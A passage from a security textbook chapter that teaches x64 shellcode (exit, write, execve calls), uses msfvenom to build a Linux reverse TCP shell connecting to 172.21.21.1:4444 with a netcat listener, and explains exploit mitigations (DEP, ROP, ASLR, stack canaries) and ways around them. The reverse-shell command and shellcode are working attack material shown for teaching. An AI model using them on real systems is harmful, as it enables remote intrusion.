; exit should never return, but just in case.
ret
```

Listing 10-16: Calling the `exit` system call in shell code

Notice that the first print statement in Listing 10-16, which shows where the shell code was loaded, is still printed, but the subsequent print statement for the return of the shell code is not. This indicates the shell code has successfully called the `exit` system call. To double-check this, you can display the exit code from the test harness in your shell, for example, by using `echo $?` in bash. The exit code should be 42, which is what we passed in the `mov rdi` argument.

The write System Call

Now let's try calling `write`, a slightly more complicated system call that writes data to a file. Use the following syntax for the `write` system call:

```
ssize_t write(int fd, const void *buf, size_t count);
```

The `fd` argument is the file descriptor to write to. It holds an integer value that describes which file you want to access. Then you declare the data to be written by pointing the buffer to the location of the data. You can specify how many bytes to write using `count`.

Using the code in Listing 10-17, we'll pass the value 1 to the `fd` argument, which is the standard output for the console.

```
BITS 64

%define SYS_write 1
%define STDOUT 1

_start:
  mov rax, SYS_write
; The first argument (rdi) is the STDOUT file descriptor
  mov rdi, STDOUT
; The second argument (rsi) is a pointer to a string
  lea rsi, [_greeting]
; The third argument (rdx) is the length of the string to write
  mov rdx, _greeting_end - _greeting
; Execute the write system call
  syscall
  ret

_greeting:
  db "Hello User!", 10
_greeting_end:
```

Listing 10-17: Calling the `write` system call in shell code

By writing to standard output, we'll print the data specified in `buf` to the console so we can see whether it worked. If successful, the string `Hello User!` should be printed to the shell console that the test harness is running on. The `write` system call should also return the number of bytes written to the file.

Now assemble Listing 10-17 with `nasm` and execute the binary in the test harness:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165ce1f000
Shell Result: -14
```

Instead of printing the `Hello User!` greeting we were expecting, we get a strange result, `-14`. Any value returning from the `write` system call that's less than zero indicates an error. On Unix-like systems, including Linux, there's a set of defined error numbers (abbreviated as `errno`). The error code is defined as positive in the system but returns as negative to indicate that it's an error condition. You can look up the error code in the system C header files, but the short Python script in Listing 10-18 will do the work for us.

```
import os

# Specify the positive error number
err = 14
print os.errno.errorcode[err]
# Prints 'EFAULT'
print os.strerror(err)
# Prints 'Bad address'
```

Listing 10-18: A simple Python script to print error codes

Running the script will print the error code name as `EFAULT` and the string description as `Bad address`. This error code indicates that the system call tried to access some memory that was invalid, resulting in a memory fault. The only memory address we're passing is the pointer to the greeting. Let's look at the disassembly to find out whether the pointer we're passing is at fault:

```
00000000  B801000000        mov rax,0x1
00000005  BF01000000        mov rdi,0x1
0000000A  488D34251A000000  lea rsi,[0x1a]
00000012  BA0C000000        mov rdx,0xc
00000017  0F05              syscall
00000019  C3                ret
0000001A  db "Hello User!", 10
```

Now we can see the problem with our code: the `lea` instruction, which loads the address to the greeting, is loading the absolute address 0x1A. But if you look at the test harness executions we've done so far, the address at which we load the executable code isn't at 0x1A or anywhere close to it. This mismatch between the location where the shell code loads and the absolute addresses causes a problem. We can't always determine in advance where the shell code will be loaded in memory, so we need a way of referencing the greeting *relative* to the current executing location. Let's look at how to do this on 32-bit and 64-bit x86 processors.

Accessing the Relative Address on 32- and 64-Bit Systems

In 32-bit x86 mode, the simplest way of getting a relative address is to take advantage of the fact that the `call` instruction works with relative addresses. When a `call` instruction executes, it pushes the absolute address of the subsequent instruction onto the stack as a return address. We can use this absolute return address value to calculate where the current shell code is executing from and adjust the memory address of the greeting to match. For example, replace the `lea` instruction in Listing 10-17 with the following code:

```
call _get_rip
_get_rip:
; Pop return address off the stack
pop rsi
; Add relative offset from return to greeting
add rsi, _greeting - _get_rip
```

Using a relative `call` works well, but it massively complicates the code. Fortunately, the 64-bit instruction set introduced relative data addressing. We can access this in `nasm` by adding the `rel` keyword in front of an address. By changing the `lea` instruction as follows, we can access the address of the greeting relative to the current executing instruction:

```
lea rsi, [rel _greeting]
```

Now we can reassemble our shell code with these changes, and the message should print successfully:

```
$ nasm -f bin -o shellcode.bin shellcode.asm
$ ./test_shellcode shellcode.bin
Mapped Address: 0x7f165dedf000
Hello User!
Shell Result: 12
```

Executing the Other Programs

Let's wrap up our overview of system calls by executing another binary using the execve system call. Executing another binary is a common technique for getting execution on a target system that doesn't require long, complicated shell code. The execve system call takes three parameters: the path to the program to run, an array of command line arguments with the array terminated by NULL, and an array of environment variables terminated by NULL. Calling execve requires a bit more work than calling simple system calls, such as write, because we need to build the arrays on the stack; however, it's not that hard. Listing 10-19 executes the uname command by passing it the -a argument.

execve.asm

```
 BITS 64

 %define SYS_execve 59

 _start:
   mov rax, SYS_execve
 ; Load the executable path
❶ lea rdi, [rel _exec_path]
 ; Load the argument
   lea rsi, [rel _argument]
 ; Build argument array on stack = { _exec_path, _argument, NULL }
❷ push 0
   push rsi
   push rdi
❸ mov rsi, rsp
 ; Build environment array on stack = { NULL }
   push 0
❹ mov rdx, rsp
❺ syscall
 ; execve shouldn't return, but just in case
   ret

 _exec_path:
   db "/bin/uname", 0
 _argument:
   db "-a", 0
```

Listing 10-19: Executing an arbitrary executable in shell code

The shellcode in Listing 10-19 is complex, so let's break it down step-by-step. First, the addresses of two strings, `"/bin/uname"` and `"-a"`, are loaded into registers ❶. The addresses of the two strings with the final NUL (which is represented by a 0) are then pushed onto the stack in reverse order ❷. The code copies the current address of the stack to the RSI register, which is the second argument to the system call ❸. Next, a single NUL is pushed on the stack for the environment array, and the address on the stack is copied to the RDX register ❹, which is the third argument to the system call. The RDI register already contains the address of the `"/bin/uname"` string so our shell code does not need to reload the address before calling the system call. Finally, we execute the `execve` system call ❺, which executes the shell equivalent of the following C code:

```
char* args[] = { "/bin/uname",  "-a", NULL };
char* envp[] = { NULL };
execve("/bin/uname", args, envp);
```

If you assemble the `execve` shell code, you should see output similar to the following, where command line `/bin/uname -a` is executed:

```
$ nasm -f bin -o execve.bin execve.asm
$ ./test_shellcode execv.bin

Mapped Address: 0x7fbdc3c1e000
Linux foobar 4.4.0 Wed Dec 31 14:42:53 PST 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Generating Shell Code with Metasploit

It's worth practicing writing your own shell code to gain a deeper understanding of it. However, because people have been writing shell code for a long time, a wide range of shell code to use for different platforms and purposes is already available online.

The Metasploit project is one useful repository of shell code. Metasploit gives you the option of generating shell code as a binary blob, which you can easily plug into your own exploit. Using Metasploit has many advantages:

- Handling encoding of the shell code by removing banned characters or formatting to avoid detection
- Supporting many different methods of gaining execution, including simple reverse shell and executing new binaries
- Supporting multiple platforms (including Linux, Windows, and macOS) as well as multiple architectures (such as x86, x64, and ARM)

I won't explain in great detail how to build Metasploit modules or use their staged shell code, which requires the use of the Metasploit console to interact with the target. Instead, I'll use a simple example of a reverse TCP shell to show you how to generate shell code using Metasploit. (Recall that a reverse TCP shell allows the target machine to communicate with the attacker's machine via a listening port, which the attacker can use to gain execution.)

Accessing Metasploit Payloads

The `msfvenom` command line utility comes with a Metasploit installation, which provides access to the various shell code payloads built into Metasploit. We can list the payloads supported for x64 Linux using the `-l` option and filtering the output:

```
# msfvenom -l | grep linux/x64
--snip--
linux/x64/shell_bind_tcp    Listen for a connection and spawn a command shell
linux/x64/shell_reverse_tcp Connect back to attacker and spawn a command shell
```

We'll use two shell codes:

`shell_bind_tcp` Binds to a TCP port and opens a local shell when connected to it

`shell_reverse_tcp` Attempts to connect back to your machine with a shell attached

Both of these payloads should work with a simple tool, such as Netcat, by either connecting to the target system or listening on the local system.

Building a Reverse Shell

When generating the shell code, you must specify the listening port (for bind and reverse shell) and the listening IP (for reverse shell, this is your machine's IP address). These options are specified by passing `LPORT=port` and `LHOST=IP`, respectively. We'll use the following code to build a reverse TCP shell, which will connect to the host 172.21.21.1 on TCP port 4444:

```
# msfvenom -p linux/x64/shell_reverse_tcp -f raw LHOST=172.21.21.1\
          LPORT=4444 > msf_shellcode.bin
```

The `msfvenom` tool outputs the shell code to standard output by default, so you'll need to pipe it to a file; otherwise, it will just print to the console and be lost. We also need to specify the `-f raw` flag to output the shell code as a raw binary blob. There are other potential options as well. For example, you can output the shell code to a small *.elf* executable, which you can run directly for testing. Because we have a test harness, we won't need to do that.

Executing the Payload

To execute the payload, we need to set up a listening instance of `netcat` listening on port 4444 (for example, `nc -l 4444`). It's possible that you won't see a prompt when the connection is made. However, typing the `id` command should echo back the result:

```
$ nc -l 4444
# Wait for connection
id
uid=1000(user) gid=1000(user) groups=1000(user)
```

The result shows that the shell successfully executed the `id` command on the system the shell code is running on and printed the user and group IDs from the system. You can use a similar payload on Windows, macOS, and even Solaris. It might be worthwhile to explore the various options in `msfvenom` on your own.

Memory Corruption Exploit Mitigations

In “Exploiting Memory Corruption Vulnerabilities” on page 246, I alluded to exploit mitigations and how they make exploiting memory vulnerabilities difficult. The truth is that exploiting a memory corruption vulnerability on most modern platforms can be quite complicated due to exploit mitigations added to the compilers (and the generated application) as well as to the OS.

Security vulnerabilities seem to be an inevitable part of software development, as do significant chunks of source code written in memory-unsafe languages that are not updated for long periods of time. Therefore, it’s unlikely that memory corruption vulnerabilities will disappear overnight.

Instead of trying to fix all these vulnerabilities, developers have implemented clever techniques to mitigate the impact of known security weaknesses. Specifically, these techniques aim to make exploitation of memory corruption vulnerabilities difficult or, ideally, impossible. In this section, I’ll describe some of the exploit mitigation techniques used in contemporary platforms and development tools that make it more difficult for attackers to exploit these vulnerabilities.

Data Execution Prevention

As you saw earlier, one of the main aims when developing an exploit is to gain control of the instruction pointer. In my previous explanation, I glossed over problems that might occur when placing your shell code in memory and executing it. On modern platforms, you’re unlikely to be able to execute arbitrary shell code as easily as described earlier due to *Data Execution Prevention (DEP)* or *No-Execute (NX)* mitigation.

DEP attempts to mitigate memory corruption exploitation by requiring memory with executable instructions to be specially allocated by the OS. This requires processor support so that if the process tries to execute memory at an address that's not marked as executable, the processor raises an error. The OS then terminates the process in error to prevent further execution.

The error resulting from executing nonexecutable memory can be hard to spot and look confusing at first. Almost all platforms misreport the error as `Segmentation fault` or `Access violation` on what looks like potentially legitimate code. You might mistake this error for the instruction's attempt to access invalid memory. Due to this confusion, you might spend time debugging your code to figure out why your shell code isn't executing correctly, believing it to be a bug in your code when it's actually DEP being triggered. For example, Listing 10-20 shows an example of a DEP crash.

```
GNU gdb 7.7.1
(gdb) r
Starting program: /home/user/triage/dep

Program received signal SIGSEGV, Segmentation fault.
0xbffff730 in ?? ()

(gdb) x/3i $pc
=> 0xbffff730:  push   $0x2a❶
   0xbffff732:  pop    %eax
   0xbffff733:  ret
```

Listing 10-20: An example crash from executing nonexecutable memory

It's tricky to determine the source of this crash. At first glance, you might think it's due to an invalid stack pointer, because the push instruction at ❶ would result in the same error. Only by looking at where the instruction is located can you discover it was executing nonexecutable memory. You can determine whether it's in executable memory by using the memory map commands described in Table 10-8.

DEP is very effective in many cases at preventing easy exploitation of memory corruption vulnerabilities, because it's easy for a platform developer to limit executable memory to specific executable modules, leaving areas like the heap or stack nonexecutable. However, limiting executable memory in this way does require hardware and software support, leaving software vulnerable due to human error. For example, when exploiting a simple network-connected device, it might be that the developers haven't bothered to enable DEP or that the hardware they're using doesn't support it.

If DEP is enabled, you can use the return-oriented programming method as a workaround.

Return-Oriented Programming Counter-Exploit

The development of the *return-oriented programming (ROP)* technique was in direct response to the increase in platforms equipped with DEP. ROP is a simple technique that repurposes existing, already executable instructions rather than injecting arbitrary instructions into memory and executing them. Let's look at a simple example of a stack memory corruption exploit using this technique.

On Unix-like platforms, the C library, which provides the basic API for applications such as opening files, also has functions that allow you to start a new process by passing the command line in program code. The `system()` function is such a function and has the following syntax:

```
int system(const char *command);
```

The function takes a simple command string, which represents the program to run and the command line arguments. This command string is passed to the command interpreter, which we'll come back to later. For now, know that if you write the following in a C application, it executes the `ls` application in the shell:

```
system("ls");
```

If we know the address of the `system` API in memory, we can redirect the instruction pointer to the start of the API's instructions; in addition, if we can influence the parameter in memory, we can start a new process under our control. Calling the `system` API allows you to bypass DEP because, as far as the processor and platform are concerned, you're executing legitimate instructions in memory marked as executable. Figure 10-8 shows this process in more detail.

In this very simple visualization, ROP executes a function provided by the C library (libc) to bypass DEP. This technique, specifically called *Ret2Libc*, laid the foundation of ROP as we know it today. You can generalize this technique to write almost any program using ROP, for example, to implement a full Turing complete system entirely by manipulating the stack.




Figure 10-8: A simple ROP to call the `system` API

The key to understanding ROP is to know that a sequence of instructions doesn't have to execute as it was originally compiled into the program's executable code. This means you can take small snippets of code throughout the program or in other executable code, such as libraries, and repurpose them to perform actions the developers didn't originally intend to execute. These small sequences of instructions that perform some useful function are called *ROP gadgets*. Figure 10-9 shows a more complex ROP example that opens a file and then writes a data buffer to the file.




Figure 10-9: A more complex ROP calling open *and then writing to the file by using a couple of gadgets*

Because the value of the file descriptor returning from open probably can't be known ahead of time, this task would be more difficult to do using the simpler Ret2Libc technique.

Populating the stack with the correct sequence of operations to execute as ROP is easy if you have a stack buffer overflow. But what if you only have some other method of gaining the initial code execution, such as a heap buffer overflow? In this case, you'll need a stack pivot, which is a ROP gadget that allows you to set the current stack pointer to a known value. For example, if after the exploit EAX points to a memory buffer you control (perhaps it's a VTable pointer), you can gain control over the stack pointer and execute your ROP chain using a gadget that looks like Listing 10-21.

```
xchg esp, eax # Exchange the EAX and ESP registers
ret           # Return, will execute address on new stack
```

Listing 10-21: Gaining execution using a ROP gadget

The gadget shown in Listing 10-21 switches the register value EAX with the value ESP, which indexes the stack in memory. Because we control the value of EAX, we can pivot the stack location to the set of operations (such as in Figure 10-9), which will execute our ROP.

Unfortunately, using ROP to get around DEP is not without problems. Let's look at some ROP limitations and how to deal with them.

Address Space Layout Randomization (ASLR)

Using ROP to bypass DEP creates a couple of problems. First, you need to know the location of the system functions or ROP gadgets you're trying to execute. Second, you need to know the location of the stack or other memory locations to use as data. However, finding locations wasn't always a limiting factor.

When DEP was first introduced into Windows XP SP2, all system binaries and the main executable file were mapped in consistent locations, at least for a given update revision and language. (This is why earlier Metasploit modules require you to specify a language). In addition, the operation of the heap and the locations of thread stacks were almost completely predictable. Therefore, on XP SP2 it was easy to circumvent DEP, because you could guess the location of all the various components you might need to execute your ROP chain.

Memory Information Disclosure Vulnerabilities

With the introduction of *Address Space Layout Randomization (ASLR)*, bypassing DEP became more difficult. As its name suggests, the goal of this mitigation method is to randomize the layout of a process's address space to make it harder for an attacker to predict. Let's look at a couple of ways that an exploit can bypass the protections provided by ASLR.

Before ASLR, information disclosure vulnerabilities were typically useful for circumventing an application's security by allowing access to protected information in memory, such as passwords. These types of vulnerabilities have found a new use: revealing the layout of the address space to counter randomization by ASLR.

For this kind of exploit, you don't always need to find a specific memory information disclosure vulnerability; in some cases, you can *create* an information disclosure vulnerability from a memory corruption vulnerability. Let's use an example of a heap memory corruption vulnerability. We can reliably overwrite an arbitrary number of bytes after a heap allocation, which can in turn be used to disclose the contents of memory using a heap overflow like so: one common structure that might be allocated on the heap is a buffer containing a length-prefixed string, and when the string buffer is allocated, an additional number of bytes is placed at the front to accommodate a length field. The string data is then stored after the length, as shown in Figure 10-10.




Figure 10-10: Converting memory corruption to information disclosure

At the top is the original pattern of heap allocations ❶. If the vulnerable allocation is placed prior to the string buffer in memory, we would have the opportunity to corrupt the string buffer. Prior to any corruption occurring, we can only read the 5 valid bytes from the string buffer.

At the bottom, we cause the vulnerable allocation to overflow by just enough to modify only the length field of the string ❷. We can set the length to an arbitrary value, in this case, 100 bytes. Now when we read back the string, we'll get back 100 bytes instead of only the 5 bytes that were originally allocated. Because the string buffer's allocation is not that large, data from other allocations would be returned, which could include sensitive memory addresses, such as VTable pointers and heap allocation pointers. This disclosure gives you enough information to bypass ASLR.

Exploiting ASLR Implementation Flaws

The implementation of ASLR is never perfect due to limitations of performance and available memory. These shortcomings lead to various implementation-specific flaws, which you can also use to disclose the randomized memory locations.

Most commonly, the location of an executable in ASLR isn't always randomized between two separate processes, which would result in a vulnerability that could disclose the location of memory from one connection to a networked application, even if that might cause that particular process to crash. The memory address could then be used in a subsequent exploit.

On Unix-like systems, such as Linux, this lack of randomization should only occur if the process being exploited is forked from an existing master process. When a process forks, the OS creates an identical copy of the original process, including all loaded executable code. It's fairly common for servers, such as Apache, to use a forking model to service new connections. A master process will listen on a server socket waiting for new connections, and when one is made, a new copy of the current process is forked and the connected socket gets passed to service the connection.

On Windows systems, the flaw manifests in a different way. Windows doesn't really support forking processes, although once a specific executable file load address has been randomized, it will always be loaded to that same address until the system is rebooted. If this wasn't done, the OS wouldn't be able to share read-only memory between processes, resulting in increased memory usage.

From a security perspective, the result is that if you can leak a location of an executable once, the memory locations will stay the same until the system is rebooted. You can use this to your advantage because you can leak the location from one execution (even if it causes the process to crash) and then use that address for the final exploit.

Bypassing ASLR Using Partial Overwrites

Another way to circumvent ASLR is to use *partial overwrites*. Because memory tends to be split into distinct pages, such as 4096 bytes, operating systems restrict how random layout memory and executable code can load. For example, Windows does memory allocations on 64KB boundaries. This leads to an interesting weakness in that the lower bits of random memory pointers can be predictable even if the upper bits are totally random.

The lack of randomization in the lower bits might not sound like much of an issue, because you would still need to guess the upper bits of the address if you're overwriting a pointer in memory. Actually, it does allow you to selectively overwrite part of the pointer value when running on a little endian architecture due to the way that pointer values are stored in memory.

The majority of processor architectures in use today are little endian (I discussed endianness in more detail in "Binary Endian" on page 41). The most important detail to know about little endian for partial overwrites is that the lower bits of a value are stored at a lower address. Memory corruptions, such as stack or heap overflows, typically write from a low to a high address. Therefore, if you can control the length of the overwrite, it would be possible to selectively overwrite only the predictable lower bits but not the randomized higher bits. You can then use the partial overwrite to convert a pointer to address another memory location, such as a ROP gadget. Figure 10-11 shows how to change a memory pointer using a partial overwrite.




Figure 10-11: An example of a short overwrite

We start with an address of 0x07060504. We know that, due to ASLR, the top 16 bits (the 0x0706 part) are randomized, but the lower 16 bits are not. If we know what memory the pointer is referencing, we can selectively change the lower bits and accurately specify a location to control. In this example, we overwrite the lower 16 bits to make a new address of 0x0706BBAA.

Detecting Stack Overflows with Memory Canaries

Memory *canaries*, or *cookies*, are used to prevent exploitation of a memory corruption vulnerability by detecting the corruption and immediately causing the application to terminate. You'll most commonly encounter them in reference to stack memory corruption prevention, but canaries are also used to protect other types of data structures, such as heap headers or virtual table pointers.

A memory canary is a random number generated by an application during startup. The random number is stored in a global memory location so it can be accessed by all code in the application. This random number is pushed onto the stack when entering a function. Then, when the function is exited, the random value is popped off the stack and compared to the global value. If the global value doesn't match what was popped off the stack, the application assumes the stack memory has been corrupted and terminates the process as quickly as possible. Figure 10-12 shows how inserting this random number detects danger, like a canary in a coal mine, helping to prevent the attacker from gaining access to the return address.




Figure 10-12: A stack overflow with a stack canary

Placing the canary below the return address on the stack ensures that any overflow corruption that would modify the return address would also modify the canary. As long as the canary value is difficult to guess, the attacker can't gain control over the return address. Before the function returns, it calls code to check whether the stack canary matches what it expects. If there's a mismatch, the program immediately crashes.


Bypassing Canaries by Corrupting Local Variables

Typically, stack canaries protect only the return address of the currently executing function on the stack. However, there are more things on the stack that can be exploited than just the buffer that's being overflowed. There might be pointers to functions, pointers to class objects that have a virtual function table, or, in some cases, an integer variable that can be overwritten that might be enough to exploit the stack overflow.

If the stack buffer overflow has a controlled length, it might be possible to overwrite these variables without ever corrupting the stack canary. Even if the canary is corrupted, it might not matter as long as the variable is used before the canary is checked. Figure 10-13 shows how attackers might corrupt local variables without affecting the canary.

In this example, we have a function with a function pointer on the stack. Due to how the stack memory is laid out, the buffer we'll overflow is at a lower address than the function pointer `f`, which is also located on the stack ❶.

When the overflow executes, it corrupts all memory above the buffer, including the return address and the stack canary ❷. However, before the canary checking code runs (which would terminate the process), the function pointer `f` is used. This means we still get code execution ❸ by calling through `f`, and the corruption is never detected.



```
int DoSomething(const char* str)
{
    int (*f)(const char*) = ADDR
    char buffer[32];
    strcpy(buffer, str);
    return f(buffer);
}
```

Figure 10-13: Corrupting local variables without setting off the stack canary

There are many ways in which modern compilers can protect against corrupting local variables, including reordering variables so buffers are always above any single variable, which when corrupted, could be used to exploit the vulnerability.

Bypassing Canaries with Stack Buffer Underflow

